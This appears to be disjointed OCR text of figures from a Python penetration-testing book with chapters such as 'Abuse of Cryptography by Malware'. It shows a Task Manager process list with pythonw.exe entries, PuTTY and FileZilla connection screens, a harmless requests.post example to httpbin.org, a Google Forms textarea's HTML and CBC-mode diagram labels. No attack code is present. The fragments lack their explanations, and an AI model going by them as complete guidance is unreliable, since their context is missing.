



Image Name	PID	User Name	CPU	Memory (Priv...	Description
vprot.exe	2372	Hussam	00	4,820 K	VProtect Application
VBoxTray.exe	2208	Hussam	00	1,148 K	VirtualBox Guest Additions Tray Application
taskmgr.exe	4680	Hussam	03	2,120 K	Windows Task Manager
taskhost.exe	1692	Hussam	00	3,584 K	Host Process for Windows Tasks
pythonw.exe	3340	Hussam	00	15,984 K	pythonw
pythonw.exe	1992	Hussam	00	9,760 K	pythonw
iexplore.exe	5528	Hussam	00	2,484 K	Internet Explorer
iexplore.exe	3500	Hussam	01	3,804 K	Internet Explorer
explorer.exe	1864	Hussam	00	26,876 K	Windows Explorer
dwm.exe	1804	Hussam	00	856 K	Desktop Window Manager
dllhost.exe	1336	Hussam	00	1,220 K	COM Surrogate
ctfmon.exe	3388	Hussam	00	380 K	CTF Loader
csrss.exe	640		00	1,160 K	
avgui.exe	2260	Hussam	00	5,988 K	AVG User Interface

Processes: 52 CPU Usage: 5% Physical Memory: 52%




Host Name (or IP address): web.sourceforge.net


Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial


Close window on exit: ○ Always ○ Never ● Only on clean exit



```
Status:     Listing directory /home/users/h/hk/hkhrais
Status:     Calculating timezone offset of server...
Command:  mtime "M5.pdf"
Response:  1439760261
Status:     Timezone offsets: Server: 0 seconds. Local: -14400 seconds. Difference: -14400 seconds.
Status:     Directory listing successful
```




```
>>> payload = {'key1': 'value1', 'key2': 'value2'}

>>> r = requests.post("http://httpbin.org/post", data=payload)
>>> print(r.text)
{
  ...
  "form": {
    "key2": "value2",
    "key1": "value1"
  },
  ...
}
```




```
<textarea class="quantumWizTextinputPapertextareaInput exportTextarea" jsname="YPqjbf"
data-rows="1" tabindex="0" aria-label="Isn&amp;#39;t Python awesome?" jscontroller="gZjhIf"
jsaction="input:Lg5SV;ti6hGc:XMgOHc;rcuQ6b:WYd;"
name="entry.1542374001" dir="auto" data-initial-dir="auto" data-initial-value=""></textarea>
```

Chapter 05: Miscellaneous Fun in Windows

Chapter 06: Abuse of Cryptography by Malware




Block Mode
Plaintext
Plaintext
Plaintext
Initialization Vector (IV)
Key
block cipher encryption
Key
block cipher encryption
Key
block cipher encryption
Ciphertext
Ciphertext
Ciphertext
Cipher Block Chaining (CBC) mode encryption
Ciphertext
Ciphertext
Ciphertext
Key
block cipher decryption
Key
block cipher decryption
Key
block cipher decryption
Initialization Vector (IV)
Plaintext
Plaintext
Plaintext